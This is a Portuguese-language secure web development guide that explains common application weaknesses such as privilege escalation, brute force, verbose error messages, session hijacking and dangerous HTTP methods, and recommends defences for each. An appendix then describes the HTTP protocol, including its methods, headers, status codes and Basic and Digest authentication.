É possível que muitos dos exemplos citados ocorram em ambiente de desenvolvimento. Caso tais problemas sejam corrigidos neste ambiente, é importante frisar que o ambiente de produção é outro, e os problemas podem surgir novamente. Note que:

- a) As vulnerabilidades associadas a tais ataques são do ambiente, e não da aplicação em si.
- b) Corrigir estes problemas em um ambiente, não os corrige no outro. Aconselha-se fortemente testar a existências de tais vulnerabilidades no ambiente de produção, de qualquer forma.

ELEVAÇÃO DE PRIVILÉGIOS

Em sistemas onde diferentes usuários possuem diferentes privilégios é comum ocorrerem problemas em que as limitações de acesso, e autorizações a recursos, não sejam feitas corretamente.

Deve-se evitar técnicas como utilização de URLs diferentes com mesma base de usuários, interfaces restritas sem validação no backend e utilização de campos ofuscados para identificar o nível de privilégio dos usuários.

ATAQUES A SISTEMAS DE AUTENTICAÇÃO

Sistemas que exigem apresentação de credenciais de acesso para permitirem visualização de conteúdo e execução de tarefas exigem cuidados particulares, de forma a promover a prevenção contra:

Enumeração de logins válidos: Quando são exibidas mensagens de erro distintas para login ou senha inválidos, isso torna possível ao atacante saber se determinados logins existem na base de usuários.

Ataques de força bruta (via dicionário ou busca exaustiva): De posse de logins válidos no sistema, não importando os meios com os quais foram obtidos,

pode-se então fazer múltiplas tentativas de autenticação utilizando como senhas palavras de dicionários, suas variações populares, ou até todas as possibilidades (busca exaustiva). Cabe à aplicação, portanto, limitar o número de tentativas para evitar a viabilidade destes ataques.

PRESENÇA DE ARQUIVOS DE BACKUP E INCLUDE

Em alguns casos existem cópias de reserva (arquivos de backup) ou arquivos inclusos (com extensão diferente daquelas processadas pelo servidor de aplicações), contendo código-fonte ou informações sensíveis, acessíveis através do site Web. São muito comuns os casos onde o acesso a essa informação confidencial pode ser realizado sem requerer autenticação prévia, ou seja, de maneira completamente anônima.

ARQUIVOS EM CAMINHOS COMUNS

Também é comum a existência de funcionalidades (às vezes críticas) posicionadas em diretórios comumente encontrados na raiz da aplicação, e de fácil previsibilidade, como por exemplo /admin, /backup, /gerenciador, entre outros.

PRESENÇA DE MÉTODOS HTTP PERIGOSOS

Muitas vezes, em consonância com necessidades de uma das aplicações por ele servidas, o servidor Web é configurado para aceitar comandos HTTP (para mais informações vide **Apêndice B**) potencialmente perigosos, tais como PUT, DELETE, CONNECT ou TRACE. Seguem algumas possíveis consequências da presença destes métodos:

- a) PUT: pode permitir ao atacante enviar arquivos ao servidor, ou seja, realizar uploads;
- b) DELETE: pode permitir a remoção de arquivos do servidor, viabilizando, no mínimo, a negação de serviços;
- c) CONNECT: possibilita ao atacante utilizar o servidor como proxy (possivelmente para varreduras de porta e conexões com a rede Interna ou DMZ);
- d) TRACE: pode permitir a realização de ataques XST (Cross Site Tracing). Através deste tipo de ataque (XST) é possível realizar o furto de cookies de sessão, mesmo quando a flag de proteção "httponly" está sendo usada.



INEFICÁCIA DO MECANISMO DE “LOGOUT”

Algumas aplicações possuem um tipo de falha facilmente explorável, onde após o usuário seguir o hiperlink de Logout (sair do sistema), o sistema não finaliza integralmente a sessão do usuário.

Utilizando os mesmos cookies de sessão, ainda válidos, outro usuário de posse do mesmo navegador ou um atacante que tenha capturado essas informações, consegue assumir a identidade e sessão da vítima.

Neste cenário, o segundo usuário desavisado ou o atacante teriam o mesmo nível de acesso fornecido a vítima, podendo visualizar dados sensíveis e em alguns casos realizar alterações no estado da aplicação ou dos dados por ela disponibilizados.

MENSAGENS DE ERRO EXCESSIVAMENTE DESCRITIVAS

Em alguns cenários de produção, a aplicação exibe mensagens de erro excessivamente descritivas que podem, eventualmente, ajudar um atacante a obter informações úteis em outros ataques.

Um caso onde o fornecimento de mensagens de erro muito descritivas é de vital importância para a continuidade do ataque é o de injeção de comandos SQL. As mensagens de erro geradas pelo servidor de banco de dados e repassados diretamente aos usuários finais normalmente ajudam o atacante a entender a falha gerada por suas tentativas e assim pode criar um guia para os seus próximos passos.

É curioso notar, a quantidade de aplicações que geram, em pleno ambiente de produção, mensagens de erro que citam explicitamente:

- a) Nomes de rotinas de código;
- b) Paths;
- c) Alertas de inconsistência de tipagem;
- d) Alertas de inconsistência no número de parâmetros variáveis;
- e) Nomes bases de dados e de variáveis.

Uma vez que tais informações podem ser de grande interesse somente para um eventual atacante, é de se perguntar por que este tipo de mensagem é exibida para o usuário comum, uma vez que uma aplicação não consegue distingui-los.



A evidente dificuldade em uma aplicação distinguir entre usuário comum de outro usuário mal intencionado é, sob a ótica da segurança, suficiente para que aplicações em ambiente de produção nunca emitissem mensagens de erro. Não faz sentido exibir aos usuários (e os atacantes estão entre eles) quaisquer informações além das previstas nas regras de negócio da aplicação. Mensagens de erro com nomes de variáveis, bases de dados, alertas sobre inconsistência de quantidades e tipos etc., só terão utilidade caso o usuário seja o próprio atacante.

Sendo assim, quaisquer mensagens que reportem erros em tempo de execução oriundos da tecnologia utilizada, seja na aplicação ou na tecnologia agregada a ela (servidores de aplicação ou bancos de dados, por exemplo), não devem ser exibidas em ambientes de produção. Desta forma, a doutrina recomenda fortemente que mensagens de erro oriundas da tecnologia só devem estar habilitadas para exibição aos usuários em ambiente de testes, e nunca no ambiente de produção.

Um forte apelo para o uso de tais mensagens é que estas facilitam o trace de problemas em tempo de execução da aplicação, diminuindo o downtime do sistema até uma correção ser feita e posta novamente em produção. Recomenda-se, alternativamente, em lugar de exibição de mensagens, a geração de registros de auditoria (logs das mensagens de erro), sem permissão de acesso por parte dos usuários, de forma a se alcançar (com riscos menores) tal finalidade.

Outro exemplo bastante útil ao atacante pode ser o Path Disclosure. Como parte da mensagem de erro a aplicação exibe informações relativas ao caminho da raiz de diretórios da aplicação, baseadas no sistema de arquivos do servidor que a hospeda. Esse tipo de informação pode ser de extrema importância quando o atacante consegue explorar sistemas de envio de arquivos (Upload) e assim posicionar precisamente arquivos de sua escolha em lugares específicos do servidor de aplicações.

A inibição da exibição das mensagens de erros de origem tecnológica aos usuários fará com que ataques do tipo injeção de código tenham de ser efetuados "as cegas" pelos atacantes, uma vez que as tecnologias que suportam a aplicação não lhes fornecerão informações sobre erros ou acertos de suas tentativas, o que com frequência acaba por inviabilizar um ataque rápido e bem sucedido.

PRESENÇA DE FUNCIONALIDADES OFUSCADAS

Também não é raro encontrar aplicações onde o recurso que requer autorização não faz todas as verificações adequadamente, impedindo assim o acesso não autorizado/não- autenticado aos recursos da aplicação.



Não se deve esperar que, apenas por estar sendo servido a partir de uma URL de difícil previsibilidade (ou por estar, de alguma forma, ofuscada) uma determinada função nunca será descoberta por um atacante. Trata-se de segurança por obscuridade, e que a doutrina recomenda que só deve ser utilizada como coadjuvante.

Deve-se ter em mente que o atacante pode estar observando o tráfego de rede entre uma das vítimas e o servidor ou ter acesso, possivelmente indevido, aos logs de acesso do servidor de aplicações, o que seria informação suficiente para viabilizar um ataque.

CUIDADOS COM FUNCIONALIDADES DAS SENHAS

Já foram identificados vários casos onde a funcionalidade “Esqueci minha senha” podia ser, de alguma maneira, subvertida com sucesso.

O caso clássico é o do sistema que, antes de gerar uma nova senha, solicita ao “usuário” seu nome de usuário e seu endereço de e-mail. De posse dessas informações o sistema gera uma nova senha (forte o suficiente, segundo os critérios da própria aplicação) e a enviava para o endereço de e-mail fornecido.

O ataque é bastante simples: o atacante fornece o nome de usuário de um administrador do sistema e um endereço de e-mail dele próprio. Recebida a nova senha com privilégio de administrador no seu próprio e-mail, basta ao atacante acessar a aplicação e realizar as funções desejadas, inclusive criar novos usuários administradores - que poderiam ser utilizados após uma eventual descoberta da fraude.

EXIBIÇÃO DE DADOS SENSÍVEIS DE FORMA CLARA

Ao se preocupar em desenvolver aplicações mais seguras, deve-se tomar o cuidado de evitar dados sensíveis no código HTML (campos HIDDEN ou comentários detalhados, por exemplo).

Outro caso típico é uma Combo Box, desabilitada, exibindo a certo usuário um conteúdo fixo e imutável, mas que um atacante por acessar o código HTML da aplicação, teria acesso à informação que lhe informaria de outras possibilidades.

SEQUESTRO DE SESSÕES E CREDENCIAIS DE ACESSO

Quando utilizado sem criptografia, normalmente implementada pelo SSL do HTTPS, quaisquer informações sigilosas, como usuários e senhas de acesso ao sistema,



que trafegam entre o cliente e aplicação podem ser capturadas em trânsito. Em muitos casos, tais informações podem dar ao atacante o mesmo nível de acesso do usuário cujas credenciais foram capturadas.

É ocioso lembrar que o fato do protocolo HTTP não manter estado entre as diversas requisições de um mesmo cliente cria um sério inconveniente para o desenvolvedor. Para prover algum conforto, muitos servidores de aplicação implementam mecanismos de sessões baseados no uso de cookies.

Tipicamente, o cliente, na sua primeira requisição, recebe do servidor uma identificação (cookie). A partir de então, nas próximas visitas ao mesmo site, o cliente apresenta essa mesma informação ao servidor, possibilitando assim que as aplicações no servidor reconheçam aquele cliente, e possam recuperar informações e contexto a seu respeito armazenadas no servidor.

Essa técnica foi inicialmente muito utilizada para guardar preferências pessoais de usuários e coletar informações estatísticas de visitas aos sites. Mais recentemente, no entanto, tornou-se uma prática muito comum utilizá-la em conjunto com mecanismos simples de autenticação para identificar usuários válidos nos sistemas.

Ao entrar no sistema o usuário fornece suas credenciais, que são validadas no repositório de dados. A seguir, a identidade do usuário é então associada à sua sessão, e em transações posteriores não é mais necessário fornecer tais credenciais.

Quando utilizado sob HTTP (sem criptografia) esse esquema pode facilmente ser burlado. Basta, para isso, que o atacante consiga capturar, por quaisquer meios, os cookies identificadores de sessão, e em seguida montar requisições válidas utilizando os mesmos.

Na prática, a aplicação é crédula a ponto de tratar o atacante como um usuário válido, em particular o usuário que possui aquele identificador de sessões apresentado, possibilitando que o atacante assuma a identidade de um usuário válido do sistema e efetue qualquer operação permitida ao mesmo.

VULNERABILIDADES AJAX

Com a chegada da WEB 2.0 o uso de AJAX (Asynchronous JavaScript Technology and XML) cresceu bastante, visando aumentar a interatividade e dar mais dinâmica a projetos Web.



É importante perceber que AJAX é um conjunto de tecnologias, e não uma única tecnologia como muitos podem vir a pensar. A facilidade trazida pelo uso desse conjunto de tecnologias fez com que a superfície de ataque nas aplicações também aumentasse, fazendo com que as mesmas coisas que faz do AJAX popular, evidenciassem possíveis brechas exploráveis para os atacantes.

O AJAX também deixa uma forte impressão de ser mais seguro, por conta de não exibir na interface direta com o usuário as chamadas que estão sendo efetuadas. Esta impressão, bastante comum, é notadamente falsa. Trata-se da conhecida segurança por obscuridade, que só é eficaz enquanto, e apenas, é utilizada como coadjuvante.

As chamadas AJAX funcionam sob HTTP e, portanto, sujeitas aos mesmos problemas típicos que uma aplicação normal sob este mesmo protocolo. Adicionalmente, o fato das URLs utilizadas para o processamento de chamadas AJAX não exigirem autenticação, podem permitir que atacantes possam ganhar acesso a muitas das funcionalidades da aplicação, de forma indevida.

APÊNDICE B – O MODELO HTTP E SEUS PROBLEMAS

Boa parte da popularidade alcançada pela Web origina-se da simplicidade e facilidade de implementação do seu principal protocolo, o HTTP. Com o surgimento de aplicações mais complexas, muitas das características do protocolo que contribuíram para o seu sucesso evidenciaram deficiências que muitas vezes dificultam a implementação de funcionalidades necessárias para as aplicações modernas.

Em muitos casos, as soluções adotadas pelas aplicações para suprir essas necessidades, resultam em comportamentos inseguros que podem ser explorados, possibilitando o uso indevido do sistema.

VISÃO GERAL DO PROTOCOLO HTTP

O HTTP é um protocolo de aplicação utilizado para comunicação entre sistemas colaborativos e distribuídos que utilizam o conceito de hipermídia. Largamente utilizado na World Wide Web desde 1990, sua primeira especificação (HTTP/1.0) deu-se com a publicação da RFC1945 em maio de 1996.

Essa primeira versão sumarizou as práticas comumente adotadas pela maioria dos clientes e servidores HTTP na época, introduziu o uso de mensagens no formato MIME contendo meta-informação sobre os objetos trocados e fez algumas modificações semânticas no modelo requisição-resposta.

Apesar de representar um avanço significativo na normatização do protocolo, o HTTP/1.0 ainda possuía sérias limitações de desempenho e funcionalidade. Para sanar alguns desses problemas, em Junho de 1999, foi publicada a RFC 2616 que descreve o HTTP/1.1. Essa versão, amplamente suportada nos servidores modernos, introduziu algumas funcionalidades importantes como conexões persistentes e uma série de novos métodos, tais como PUT, DELETE, CONNECT e TRACE.

As mensagens HTTP podem ser requisições dos clientes ou respostas dos servidores. Essas mensagens são formadas por uma linha inicial, várias linhas de cabeçalho, uma linha em branco e, por fim, o corpo da mensagem.

A linha inicial pode ser uma requisição ou o estado da resposta. Os cabeçalhos são pares chave-valor separados por “:” (dois pontos). O corpo varia com o tipo da mensagem e pode conter o objeto solicitado, parâmetros adicionais da requisição ou ser vazio. Os métodos de requisição mais comumente utilizados são GET, POST e HEAD.

A tabela a seguir mostra uma requisição simples destacando a linha inicial e os cabeçalhos. O corpo da mensagem não é necessário, já que o tipo da requisição (GET) não necessita de parâmetros adicionais.

Linha inicial	GET /Protocols/rfc2616/rfc2616.html HTTP/1.1	
Cabeçalhos	Accept- Language:	en-us
	Accept- Encoding:	gzip, deflate
	User-Agent:	Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
	Host:	www.w3.org
	Connection:	Keep-Alive

Tabela 1: HTTP – Requisição GET.

Ao receber essa requisição, o servidor verifica a existência do objeto solicitado e as permissões de acesso ao mesmo. Posteriormente ele constrói uma mensagem de resposta com a linha inicial contendo o estado da resposta (OK) e uma série de cabeçalhos com informações como: data de expiração, tamanho e tipo do conteúdo, modelo e versão do servidor.

Seguindo uma linha em branco o conteúdo requisitado é apresentado. A tabela a seguir mostra as partes dessa resposta:

Linha Inicial	HTTP/1.1 200 OK	
Cabeçalhos	Date:	Tue 01 Feb 2017 22:23:57 GMT
	Server:	Apache/1.3.33 (Unix) PHP/4.3.10
	Expires:	Wed 02 Feb 2017 04:23:57 GMT
	Content Length:	32859

	Connection:	Close
	Content-Type:	text/html; charset=iso-8859-1
Corpo	<pre> <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"> <head><title>Hypertext Transfer Protocol -- HTTP/1.1</title></head><body> <pre> </pre>	

Tabela 2: HTTP – Resposta da requisição GET.

O método HEAD funciona de forma semelhante ao GET, exceto que na resposta, o corpo da mensagem é omitido. Esse método é normalmente utilizado para testar a existência e acessibilidade de um documento, além de recuperar informações ao seu respeito (por exemplo: tamanho, última modificação, etc.) sem a necessidade de transferir o conteúdo.

Geralmente utilizado para processamento de dados originados em formulários, o método POST também funciona de forma análoga ao GET, exceto que o corpo da mensagem de requisição é utilizado para transferir os dados do formulário. A tabela abaixo exemplifica a submissão de um formulário de autenticação. Além das informações de protocolo também é exibida uma parte da tela de autenticação.

Linha Inicial	POST /accounts/ServiceLoginAuth HTTP/1.0	
Cabeçalhos	Host:	www.google.com
	Accept-Encoding:	gzip,deflate
	Keep-Alive:	300
	Content-Type:	application/x-www-form-urlencoded
	Content-Length:	97
Corpo	continue=http%3A%2F%2Fgmail.google.com%2Fgmail&service=mail&E mail=teste&Passwd=teste&null=Sign+in	

Tabela 3: HTTP – Requisição POST.

Como pode ser observado na tabela acima, o corpo da mensagem de requisição contém os nomes dos campos do formulário e os valores preenchidos pelo usuário. Outro detalhe interessante a ser observado é que, alguns dos campos e valores não



aparecem no formulário de autenticação, pois foram inseridos nesse formulário como campos “escondidos”.

Por fim, vale a pena observar a presença do cabeçalho Content-Type: especificando que o corpo da mensagem está codificado no formato de URL definido pela RFC 1738.

Ao receber uma postagem de formulário, a aplicação associada tipicamente processa os dados fornecidos e emite uma resposta contendo informações sobre esse processamento. Por exemplo, em um formulário de autenticação, a aplicação poderia exibir uma tela de boas vindas caso a autenticação tivesse sido bem sucedida ou uma tela de erro informando sobre problemas encontrados na autenticação (como usuário ou senha inválidos).

Linha Inicial	HTTP/1.0 200 OK	
Cabeçalhos	Content Type:	text/html; charset=UTF
	Cache control:	Private
	Content Length:	11711
	Date:	Wed 02 Feb 2017 16:44:38 GMT
	Server:	GFT/1.3
Corpo		

Tabela 4: HTTP – Resposta da requisição POST.

Embora o POST seja o método mais recomendado para transferir dados de formulários, o protocolo também permite, e muitas aplicações aceitam, que esses dados sejam transferidos via o método GET.

Nesse caso os campos e valores do formulário, ao invés de serem inseridos no corpo da requisição, são concatenados ao parâmetro URI. No exemplo anterior a mesma tentativa de autenticação poderia ser gerada através da requisição mostrada na tabela a seguir. O resultado dessa requisição seria idêntico ao exibido na tabela anterior.

Linha Inicial	GET /accounts/ServiceLoginAuth?continue=http%3A%2F%2Fgmail.google.com
----------------------	--

	%2Fgmail&service=mail&Email=teste&Passwd=teste&null=Sign+in HTTP/1.0	
Cabeçalhos	Host:	www.google.com
	Accept-Encoding:	gzip,deflate
	Keep-Alive:	300

Tabela 5: HTTP – Requisição GET com parâmetros.

Observação: a utilização do método GET para transferir dados de formulário não é recomendado pois os navegadores geralmente gravam o histórico de URLs acessadas, ou seja, outro usuário que utilizar o mesmo navegador no mesmo computador poderá ter acesso a informações como usuário e senha, por exemplo.

Todos os exemplos vistos até agora foram de consultas bem formadas e os objetos requisitados existiam no servidor e puderam ser “servidos” normalmente. No entanto, em muitas situações, a solicitação pode não ser atendida por motivos diversos. Para cada uma dessas situações, o protocolo prevê códigos de retorno distintos, alguns dos quais são mostrados na tabela a seguir:

Código	Mensagem	Significado
200	OK	A requisição foi atendida com sucesso.
204	Not Content	A requisição foi processada, mas não há conteúdo a ser retornado.
301	Moved Permanently	O objeto solicitado foi movido para o endereço indicado no cabeçalho Location.
302	Found	O objeto solicitado temporariamente está disponível no endereço indicado no cabeçalho Location.
304	Not Modified	Resposta a um GET condicional. O objeto existe, mas não foi alterado desde a data do cabeçalho If-Modified-Since da requisição.
400	Bad Request	A requisição está mal formada.
401	Unauthorized	É necessário se autenticar para acessar o recurso.
403	Forbidden	O cliente não tem permissão de acessar o objeto requisitado.
404	Not Found	Objeto não foi encontrado.
405	Method Not Allowed	O método indicado não é permitido para esse objeto.



500	Internal Server Error	Erro no servidor ao tentar processar o pedido.
501	Not Implemented	O método indicado não é suportado pelo servidor.
503	Service Unavailable	O servidor não está em condições de processar requisições.
505	HTTP Version Not Supported	A versão do protocolo não é suportada pelo servidor.

Tabela 6: HTTP – Códigos de retorno.

Os cabeçalhos exercem funções importantes para o funcionamento do protocolo. Várias informações referentes ao conteúdo das requisições e das respostas são ali informadas e em algumas situações, o comportamento do cliente e do servidor pode mudar dependendo da presença ou ausência de cabeçalhos e dos seus valores. A tabela a seguir lista os principais cabeçalhos e suas funções:

Cabeçalho	Direção	Função	Exemplos de Valores
Accept	C-S	Indica os tipos de mídia aceitos pelo cliente e opcionalmente, a ordem de preferência.	text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding	C-S	Tipos de codificações aceitas pelo cliente (e preferência).	compress;q=0.5, gzip;q=1.0
Accept-Language	C-S	Restringe as línguas aceitas.	en; q=0.8, pt-BR;q=0.9
Authorization	C-S	Credenciais de Acesso.	Basic dGVzOnRlc3Q=
Connection	C-S	Indica se a conexão é persistente.	Close
Content-Length	C-S	Indica o tamanho do conteúdo.	1234
Content-Type	S-C	Indica o tipo de mídia do objeto.	text/html
Date	S-C	Data e hora de geração da mensagem.	Tue, 15 Nov 1994 08:12:31 - GMT
Host	C-S	O domínio virtual no servidor.	www.w3.org
If-Modified-Since	C-S	Indica que o documento só deve ser servido se mudou desde a data	Sat, 29 Oct 1994 19:43:31 GMT

		fornecida.	
Last-Modified	S-C	Data/hora da última modificação.	Tue, 15 Nov 1994 12:45:26 GMT
Location	S-C	Redireciona o cliente para outra URI.	www.w3.org/pub/WWW
Referer	C-S	URI da última página visitada.	http://www.w3.org/
User-Agent	C-S	Indica o cliente em uso (navegador).	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.3)
WWW- Authenticate	S-C	Tipo de autenticação necessária, realm e um desafio opcional.	Basic realm="support"

Tabela 7: HTTP – Cabeçalhos e suas funções.

CONEXÕES PERSISTENTES

Na sua versão inicial, o protocolo HTTP exigia que cada requisição deveria ser realizada em uma conexão TCP separada. Em muitas situações, o cliente precisa realizar várias pequenas requisições subsequentes para o mesmo servidor para, por exemplo, recuperar todas as imagens da página requisitada.

A exigência de uma conexão por requisição tornava o protocolo pouco eficiente tanto do ponto de vista de recursos no cliente e no servidor quanto no tráfego de rede. A versão 1.1 do protocolo introduziu a possibilidade de reutilizar uma mesma conexão TCP para a realização de múltiplas consultas e respostas HTTP. Dentre as vantagens do uso de conexões persistentes vale ressaltar:

- a) Economia de tempo de CPU e memória, não só nos servidores e clientes, mas também em roteadores, firewalls, proxies e caches;
- b) A multiplexação de várias requisições em uma conexão, permite ao cliente realizar várias consultas sem esperar pelas respostas, otimizando o uso de uma mesma conexão TCP;
- c) Redução dos congestionamentos na rede já que boa parte do tráfego necessário para estabelecimento de novas conexões é economizado. Além disso, os mecanismos de controle de congestionamento do TCP são melhor aproveitados.
- d) Apesar dos benefícios listados acima, o uso de conexões persistentes não resolve a principal deficiência do protocolo HTTP, que é a ausência de



manutenção de estado entre sequências de requisições correlatas. Embora muitas requisições possam ser feitas na mesma conexão, não existe nenhuma restrição quanto ao estabelecimento de novas conexões com requisições correlatas ou mesmo idênticas.

MÉTODOS DE AUTENTICAÇÃO

Existem dois métodos principais de autenticação suportados pelo protocolo HTTP. Ambos são definidos na RFC2617 e possuem vantagens e desvantagens que devem ser consideradas na escolha do método a ser utilizado. O primeiro método, denominado Autenticação Básica (Basic Authentication), é bastante simples e pode ser sumarizado no seguinte fluxo de eventos:

- a) O cliente tenta acessar um recurso protegido por senha no servidor;
- b) O servidor retorna o código de erro 401 e o cabeçalho WWW-Authenticate informando o método (Basic) e um texto identificando a área de autenticação (realm).

Para cada requisição subsequente dentro da área de autenticação, o cliente envia o cabeçalho Authorization contendo a identificação do usuário e a senha separados por ':' (dois pontos) e codificados utilizando o algoritmo base64. Embora não seja comum nas implementações atuais, o cliente já poderia fazer a primeira requisição apresentando as credenciais, dispensando os dois passos anteriores. As tabelas abaixo mostram os cabeçalhos de uma requisição com autenticação básica:

Linha Inicial	GET /cgi-bin/viewauth/TWiki/ChangePassword HTTP/1.0	
Cabeçalhos	Accept-Language:	en-us
	Accept-Encoding:	gzip, deflate
	User-Agent:	Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
	Host:	twiki.org
	Accept-Charset:	ISO-8859-1,utf-8;q=0.7,*;q=0.7

Tabela 8: HTTP – Requisição GET para autenticação.



Linha Inicial	HTTP/1.1 401 Authorization Required	
Cabeçalhos	Date:	Thu 10 Feb 2013 19:26:38 GMT
	Server:	Apache/1.3.33 (Unix) PHP/4.3.10
	WWW Authenticate:	Basic realm="WikiName: (First name and last name, no space, no dots, capitalized, e.g. JohnSmith). Cancel to register if you do not have one"
	Content Type:	text/html; charset=utf-8

Tabela 9: HTTP – Resposta da requisição GET para autenticação.

É importante notar que o padrão de codificação base64 não é um algoritmo de criptografia e, portanto, a autenticação básica do HTTP não provê nenhuma confidencialidade em relação às credenciais de acesso fornecidas. Para minimizar os possíveis problemas de segurança relacionados ao vazamento de credenciais de acesso, o protocolo HTTP 1.1 tem suporte a uma autenticação mais forte denominada Digest Authentication.

Nessa implementação, o servidor gera um número aleatório (desafio) e o envia no cabeçalho WWW-Authenticate. O cliente, ao invés de transferir as credenciais de forma plana, calcula um hash (por padrão MD5) do nome do usuário, da senha e do desafio e manda a resposta para o servidor no cabeçalho Authorization.

Ao receber essas informações, o servidor repete o cálculo do hash e compara os resultados. Se o resultado do cálculo no cliente e no servidor for o mesmo significa que o cliente conhecia a senha e a autenticação foi bem sucedida. Essa resposta pode então ser utilizada em requisições subsequentes por um intervalo de tempo definido no servidor. Após esse tempo outro desafio é gerado e o cliente precisa autenticar-se novamente.

PRINCIPAIS LIMITAÇÕES

Nesse tópico será explicado algumas das deficiências e os possíveis problemas de segurança associados ao protocolo HTTP.

AUSÊNCIA DE MANUTENÇÃO DE ESTADO

Conforme mencionado anteriormente, o protocolo HTTP não mantém estado entre as diversas requisições de um mesmo cliente. Isso pode ser um problema,



principalmente para as aplicações que possuem sistemas de autenticação. A solução trivial de autenticar cada requisição do cliente pode não ser prática na maioria dos casos e definitivamente afeta a usabilidade do sistema.

Historicamente, algumas características do protocolo foram utilizadas com o objetivo de tentar resolver esse problema, no entanto, sem muito sucesso. As primeiras tentativas envolviam a utilização do cabeçalho Referer para identificar a origem do usuário. O raciocínio era simples: se o usuário está vindo de uma página que está sob a árvore autenticada, isso significa que ele já se autenticou. Porém, como todos os cabeçalhos estão sob controle do cliente, um usuário mal intencionado pode criar uma requisição informando o Referer que ele quiser e parecer já ter sido autenticado.

Outra tentativa foi a de enviar para o cliente campos de formulários que o identificavam (contendo, por exemplo, o identificador de usuário), na próxima requisição o cliente enviaria aquela mesma informação e a aplicação teria como identificar o cliente. Novamente, os campos escondidos estavam sob controle do usuário e era possível alterá-los de forma a assumir a identidade de outro usuário do sistema.

Os sistemas mais modernos têm utilizado um mecanismo um pouco mais complexo para manutenção de estado. Após a autenticação inicial, o sistema gera um valor aleatório que passa a ser utilizado como ticket de identificação. Esse ticket é enviado para o cliente após a autenticação e a cada requisição subsequente ele é informado pelo cliente, permitindo sua identificação pelo servidor.

Na maioria dos casos, esse ticket é definido no cabeçalho Set-Cookie e informado no cabeçalho Cookie, mas também existem implementações que utilizam as URLs ou campos escondidos de formulários para guardá-lo. Quando associado à criptografia de dados em trânsito (com HTTPS, por exemplo) e a bons geradores de números aleatórios, esse mecanismo de controle de sessão é razoavelmente seguro.

Ainda assim, esses sistemas normalmente não oferecem proteção contra ataques de repetição (replay), um atacante que consiga capturar os identificadores de sessão e repetir uma requisição realizada pelo usuário, normalmente recebe a mesma resposta gerada anteriormente. Para resolver definitivamente esse problema, os identificadores de sessão deveriam ser periodicamente alterados e os antigos invalidados após um curto intervalo de tempo.

EXCESSO DE DADOS SOB CONTROLE DO CLIENTE

Os navegadores tradicionais escondem do usuário os cabeçalhos e alguns campos de formulário. No entanto, todos esses dados podem ser manipulados pelo cliente utilizando proxies especialmente desenvolvidos para esse fim ou desenvolvendo seus próprios navegadores. Muitas aplicações cometem o erro básico de confiar que dados que não são expostos ao usuário não serão por eles visualizados ou alterados.

Algumas restrições realizadas do lado do cliente, como tamanho de campos de formulários ou validações em linguagens de script, também são insuficientes e portanto, devem ser repetidas do lado do servidor. Embora essa limitação não seja específica do protocolo HTTP, vale a pena ressaltá-la, já que é muito comum em aplicações Web.

PROBLEMAS DE AUTENTICAÇÃO

Como já descrito, são dois os principais métodos de autenticação definidos pelo protocolo HTTP: Basic e Digest. Foi mencionado que o método Basic é mais susceptível a ataques de interceptação e replay, pois transmite as credenciais em texto plano. E que o método Digest é um pouco mais seguro, pois calcula resumos criptográficos dos valores confidenciais e os transmite, ao invés de enviar as credenciais puras.

Nenhum desses métodos nas suas implementações tradicionais impõe limites na quantidade de tentativas malsucedidas de um mesmo usuário. Isso abre espaço para ataques de dicionário e de força bruta. Nesse tipo de técnica, o atacante tenta todas as combinações possíveis para a senha (força bruta) ou uma combinação de tentativas baseadas em palavras extraídas de um dicionário (ataque de dicionário). O conhecimento prévio do login do usuário restringe bastante o número de tentativas, tornando o ataque bem mais rápido.

Sendo assim, é recomendável a utilização de formulários Web para autenticação, com a validação sendo feita pela aplicação no lado do servidor, exibir mensagens de erro idênticas quando o usuário errar o nome do usuário ou a senha e utilizar CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) .



